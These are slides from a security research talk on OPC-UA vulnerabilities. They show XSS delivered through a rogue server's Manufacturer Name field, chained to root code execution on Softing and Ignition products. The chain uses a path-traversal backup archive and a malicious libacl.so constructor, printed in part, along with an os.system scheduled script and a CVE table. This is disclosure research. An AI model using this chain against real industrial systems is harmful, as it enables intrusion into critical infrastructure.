
XSS Over OPC-UA



XSS Over OPC-UA



XSS Over OPC-UA



XSS Over OPC-UA


softing

The screenshot shows a web browser window for the **dataFEED edgeAggregator** at **10.10.6.117:8099**. The page displays a connection test results table. A modal dialog box is overlaid on the page, containing the text: **10.10.6.117:8099 says** **Hello from inside the Manufacturer Name field**, with an **OK** button.


Results:

Connection Test Successful!	
Start Time:	01/02/2023, 09:54:58
Current Time:	01/02/2023, 09:54:58
Manufacturer Name:	dataFEED_edge_OpcUaServer
Product Name:	dataFEED_edge_OpcUaServer
Product Uri:	urn:Softing/Products/dataFEED_edge_OpcUaServer
Build Date:	
Product Version:	2.22.0
Connection State:	Running
Status Code:	Good
Connection Name:	TestXss_test92
Session Id:	ns=2;i=3618956045
ServerCompatibility:	

XSS Over OPC-UA



XSS Over OPC-UA



✓ Read completed. [Claroty OPC-PWN Server]nsu=http://claory.com;i=2

Value:



Quality: Good
Timestamp: 1/26/23, 7:03:12 AM PST

TYPE	ACTION	TITLE
Server	refresh	Claroty OPC-PWN Server
Object		Aliases
Object		SecretObj
Tag	[s][r][w]	SecretVar
Object		Server
Server	refresh	Ignition OPC UA Server

XSS Over OPC-UA to RCE


We are in the context of the OPC-UA client, how can we leverage into RCE?

Chain with more vulnerabilities

XSS Over OPC-UA to RCE



XSS Over OPC-UA to RCE



The image shows a screenshot of the Ignition software interface. The top navigation bar has tabs for "Scripting" and "Gateway". Below the navigation bar, there is a tree view with nodes like "Scripting" and "Gateway". A modal window titled "Script" is open, containing the following Python code:


```
1 def onScheduledEvent():
2     import os; os.system("mspaint")
```

XSS Over OPC-UA to RCE



The screenshot shows the Ignition interface with the "Scripting" tab selected. A scheduled event script is displayed:

```
1 def onScheduledEvent():
2     import os; os.system("mspaint")
```




XSS Over OPC-UA to RCE




The screenshot shows the Ignition interface with the "Scripting" tab selected. A scheduled event script is displayed:

```
1 def onScheduledEvent():
2     import os; os.system("mspaint")
```



XSS Over OPC-UA to RCE



Backup


XSS Over OPC-UA to RCE

softing



Backup

XSS Over OPC-UA to RCE



General Settings > Backup & Restore

Backup

Restore Configuration

Configuration Archive:

Reset To Factory Default

	Length	Date	Time	Name
Automatic Configuration	-----	-----	-----	-----
	0	2023-01-25	18:11	./.../.../.../.../.../.../lib/
	0	2023-01-25	18:12	./.../.../.../.../.../.../lib/x86_64-linux-gnu/
	193584	2023-01-25	16:31	./.../.../.../.../.../.../lib/x86_64-linux-gnu/libacl.so.1
	193584	2023-01-25	16:31	./.../.../.../.../.../.../lib/x86_64-linux-gnu/libacl.so.1.1.0
	0	2023-01-25	13:18	core/
	2616	2023-01-25	13:17	core/Core_config.dat
	168	2023-01-25	11:31	core/PersistedAlerts.dat
	0	2023-01-25	13:18	core/SLMFiles/

XSS Over OPC-UA to RCE



General Settings > Backup & Restore

Backup

Restore Configuration

Configuration Archive:

Reset To Factory Default

Automatic Configuration

Length	Date	Time	Name
-----	-----	-----	-----
0	2023-01-25	18:11	./...
0	2023-01-25	18:12	./...
193584	2023-01-25	16:31	./...
193584	2023-01-25	16:31	./...
0	2023-01-25	13:18	core/
2616	2023-01-25	13:17	core/Core
168	2023-01-25	11:31	core/Pers
0	2023-01-25	13:18	core/SLMP

c acl_init.c 2,M x

home > uri > PROJECTS > Softing > mod_acl > acl > libacl > C acl_init.c > m

```
21
22 #include "libacl.h"
23
24
25 #include <stdio.h>
26 #include <fcntl.h>
27 #include <unistd.h>
28
29 __attribute__((constructor))
30 void my_constructor(void) {
31     FILE *html_file;
32     html_file = fopen("/app/HTML5/ClarotyPOC.html",
33
34 // Write HTML header
35     fprintf(html_file, "<html>\n    <body><pre>\n\n");
36
37 // Execute the "id" command and write the output
38     fprintf(html_file, "id\n");
39     FILE *id_output = popen("id", "r");
40     char id_buffer[1024];
```

XSS Over OPC-UA to RCE

softing

The screenshot shows a web browser window with the URL `10.10.6.117:8099/ClarotyPOC.html`. The page title is "Not secure". The left sidebar of the browser has a red navigation bar with options: General Settings, Backup & Restore, Backup, Restore Configuration, Configuration Archive, Archiv, and Reset To Factory Default. A green rectangular box highlights the "Archiv" button. The main content area displays a terminal session with the following output:

```
id
uid=0(root) gid=0(root) groups=0(root)

whoami
root

date
Wed Feb 1 09:39:35 UTC 2023

hostname
5c69e512eb58

ip a
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
20: eth0@if21: mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
```

To the right of the terminal window, there is a vertical stack of code snippets:

```
> C acl_init.c > m
rotyPOC.html", '
dy><pre>\n\n
rite the output
);
```

OPC-UA Exploitation Framework

Open-Source

Agenda

- What is OPC-UA?
- Protocol Stack Implementations
- Bits and Bytes
- Research Methodology
- Vulnerabilities and Exploits
- **OPC-UA Exploitation Framework**
- Summary

Results: 12 concepts, ~50 CVEs

Stack/Application Name	Lang	Complex Deep Nested Variants DoS	Worker Starvation DoS	Long Chunks DoS	Unlimited Monitored Items DoS	UTF8 - UTF16 Conversions
node-opcua	NodeJS	✓	✓	CVE-2022-21208	CVE-2022-24375	✓
open62541	C	✓	✓	CVE-2022-25761	✓	✓
freeopcua (c++)	C++	✓	✓	✓	CVE-2022-24298	✓
python-opcua	Python	✓	✓	CVE-2022-25304	✓	✓
opcua-asyncio	Python	✓	✓	CVE-2022-25304	✓	✓
eclipse-milo	Java	✓	✓	✓	CVE-2022-25897	✓
ASNeG OpcUaStack	C++	✓	✓	CVE-2022-24381	✓	✓
locka99	Rust	CVE-2022-25903	✓	CVE-2022-25888	✓	✓
Unified Automation	C++	✓	✓	✓	Fixed, No CVE	✓
OPC Foundation .NET Stack	C#	CVE-2021-27432 (*)	✓	CVE-2022-29864	✓	✓
Softing OPC UA SDK	C++	✓	✓	✓	✓	✓
Prosys OPC UA	Java	✓	CVE-2022-30551	✓	✓	✓
OPC UA Legacy Java Stack	Java	✓	CVE-2022-30551	✓	✓	✓
Kepware KEPServerEX	C/C++	✓	✓	✓	✓	CVE-2022-2848 CVE-2022-2825

OPC-UA Exploit Framework

- Open source framework with all of our work
- Sharing after disclosed to all vendors + worked closely with them
- Based on our OPC-UA client
- Highly customizable with 12 out-of-the-box exploits



github.com/claroty/opcua-exploit-framework

Claroty OPC Exploit Framework

Attack Name	Description	Vulnerability Type	Function Keyword	CVE and Reference
Certificate Infinite Chain Loop	Some servers implemented the Certificate chain check by themselves and forgot to protect against a chain loop. Example: CertA is signed by CertB which is signed by CertA	Denial of Service	certificate_inf_chain_loop	CVE-2022-37013
